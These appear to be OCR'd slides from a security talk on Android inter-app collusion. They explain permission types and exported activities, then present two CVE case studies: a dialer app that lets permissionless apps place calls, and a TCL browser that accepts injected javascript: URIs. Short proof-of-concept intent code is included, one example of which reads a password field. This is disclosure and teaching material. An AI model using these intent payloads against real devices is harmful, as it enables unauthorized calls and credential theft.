
MECHANISM OF INTER-APP COLLUSION




MECHANISM OF INTER-APP COLLUSION



MECHANISM OF INTER-APP COLLUSION




MECHANISM OF INTER-APP COLLUSION



THE ANDROID SANDBOX

Permission Types:



Normal

Dangerous

NORMAL PERMISSIONS

Normal Permissions

- `ACCESS_NETWORK_STATE`: Access network information.
- `ACCESS_WIFI_STATE`: Access Wi-Fi network information.
- `INTERNET`: Open network sockets.
- `SET_WALLPAPER`: Set the wallpaper.
- `RECEIVE_BOOT_COMPLETED`: Receive broadcast after booting.
- `VIBRATE`: Access the vibrator.
- `WAKE_LOCK`: Prevent processor sleeping/screen dimming.
- `ACCESS_NOTIFICATION_POLICY`: Access Do Not Disturb mode.

DANGEROUS PERMISSIONS


Dangerous Permissions

- `CAMERA` : Access the camera device.
- `READ_CONTACTS` : Read user's contacts.
- `WRITE_CONTACTS` : Write to user's contacts.
- `ACCESS_FINE_LOCATION` : Access precise location.
- `ACCESS_COARSE_LOCATION` : Access approximate location.
- `RECORD_AUDIO` : Record audio.
- `READ_PHONE_STATE` : Access phone state.
- `CALL_PHONE` : Initiate phone calls without user intervention.
- `READ_CALL_LOG` : Read the call log.
- `WRITE_CALL_LOG` : Write to the call log.
- `ADD_VOICEMAIL` : Add voicemails.
- `USE_SIP` : Use SIP service.
- `PROCESS_OUTGOING_CALLS` : Intercept outgoing calls.
- `BODY_SENSORS` : Access body sensor data.
- `SEND_SMS` : Send SMS messages.
- `RECEIVE_SMS` : Receive SMS messages.
- `READ_SMS` : Read SMS messages.
- `RECEIVE_WAP_PUSH` : Receive WAP push messages.
- `RECEIVE_MMS` : Receive MMS messages.
- `READ_EXTERNAL_STORAGE` : Read from external storage.
- `WRITE_EXTERNAL_STORAGE` : Write to external storage.

MECHANISM OF INTER-APP COLLUSION

Android Manifest

```
<activity android:name="com.funprime.calldialer.ui.activities.OutgoingActivity" android:exported="true" >
    <intent-filter>
        <action android:name="android.intent.action.CALL"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <data android:scheme="tel"/>
    </intent-filter>
</activity>
```



`Intent.ACTION_DIAL` : Opens phone dialer. No special permission needed.


`Intent.ACTION_CALL` : Places a direct phone call. Requires `CALL_PHONE` Permission.

MECHANISM OF INTER-APP COLLUSION

```
Intent callIntent = new Intent(Intent.ACTION_CALL);
callIntent.setData(Uri.parse("tel:1234567890"));
callIntent.setClassName("com.sinous.voice.dialer",
                        "com.sinous.voice.dialer.OutgoingActivity");
```

MECHANISM OF INTER-APP COLLUSION


```
<uses-permission android:name="android.permission.CALL_PHONE"/>
```



```
Intent callIntent = new Intent(Intent.ACTION_CALL);
callIntent.setData(Uri.parse("tel:1234567890"));
callIntent.setClassName("com.sinous.voice.dialer",
                        "com.sinous.voice.dialer.OutgoingActivity");
```

MECHANISM OF INTER-APP COLLUSION


```
<uses-permission android:name="android.permission.CALL_PHONE"/>
```



```
Intent callIntent = new Intent(Intent.ACTION_CALL);
callIntent.setData(Uri.parse("tel:1234567890"));
callIntent.setClassName("com.sinous.voice.dialer",
                        "com.sinous.voice.dialer.OutgoingActivity");
```

MECHANISM OF INTER-APP COLLUSION

```
<uses-permission android:name="android.permission.CALL_PHONE"/>
```



```
Intent callIntent = new Intent(Intent.ACTION_CALL);
callIntent.setData(Uri.parse("tel:1234567890"));
callIntent.setClassName("com.sinous.voice.dialer",
                        "com.sinous.voice.dialer.OutgoingActivity");
```

`Intent.ACTION_DIAL` : Opens phone dialer. No special permission needed.

`Intent.ACTION_CALL` : Places a direct phone call. Requires `CALL_PHONE` Permission.

MECHANISM OF INTER-APP COLLUSION

RUNTIME
PERMISSION
CHECK

```
Intent callIntent = new Intent(Intent.ACTION_CALL);
callIntent.setData(Uri.parse("tel:1234567890"));
callIntent.setClassName("com.sinous.voice.dialer",
                        "com.sinous.voice.dialer.OutgoingActivity");
```


MECHANISM OF INTER-APP COLLUSION

```
<activity android:name="com.funprime.calldialer.ui.activities.OutgoingActivity" android:exported="true" android:screenOrientation="portrait">
    <intent-filter>
        <action android:name="android.intent.action.CALL"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <data android:scheme="tel"/>
    </intent-filter>
</activity>
```

THREAT MODEL

A malicious installed application with ***no*** permissions can leverage adjacent applications to achieve Elevation of Privileges via insecure intent handling the exported activity endpoint.

THREAT MODEL





Case Study #1

'com.sinous.voice.dialer'

CVE-2023-49002 | CVSS 7.5

A SURVEY OF APPS





Quick Stats

Case Study #1

CVE-2023-49002 Detail

Description

An issue in Xenom Technologies (sinous) Phone Dialer-voice Call Dialer v.1.2.5 allows an attacker to bypass intended access restrictions via interaction with com.funprime.calldialer.ui.activities.OutgoingActivity.

Severity CVSS Version 3.x | CVSS Version 2.0


CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score:** 7.5 HIGH **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N

CVE-2023-49002 | CVSS 7.5

MECHANISM OF INTER-APP COLLUSION

```
<uses-permission android:name="android.permission.INTERNET"/>
```



```
getSettings().setJavaScriptEnabled(true);
```

```
settings.setDomStorageEnabled(true);
```

```
intent.setComponent(new ComponentName("com.tcl.browser", "com.tcl.browser.portal.browse.activity.BrowsePageActivity"));
intent.setData(Uri.parse("javascript:
(function()%7Bvar%20password%20%3D%20document.getElementById(%27pass%27).value%3Balert(%27Password%3A%20%27%20%2B%20password)%3B%7D)()'
```

```
<data android:scheme="http"/>
<data android:scheme="https"/>
```

INTERNET : Open network sockets.

Case Study #2

'com.tcl.browser'

CVE-2023-43481 | CVSS 9.8

Case Study #2

CVE-2023-43481 Detail

Description

An issue in Shenzhen TCL Browser TV Web BrowseHere (aka com.tcl.browser) 6.65.022_dab24cc6_231221_gp allows a remote attacker to execute arbitrary JavaScript code via the com.tcl.browser.portal.browse.activity.BrowsePageActivity component.


Severity

CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NVD **NIST:** NVD **Base Score:** 9.8 CRITICAL **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CVE-2023-43481 | CVSS 9.8



github.com/actuator/shmoocon

THANK YOU!

SOCIALS:

HTTPS://GITHUB.COM/ACTUATOR/SHMOOCON

HTTPS://WWW.YOUTUBE.COM/@ACTUATOR

HTTPS://INFOSEC.EXCHANGE/@ACTUATOR

EMAIL:

THANKS@ACTUATOR.SH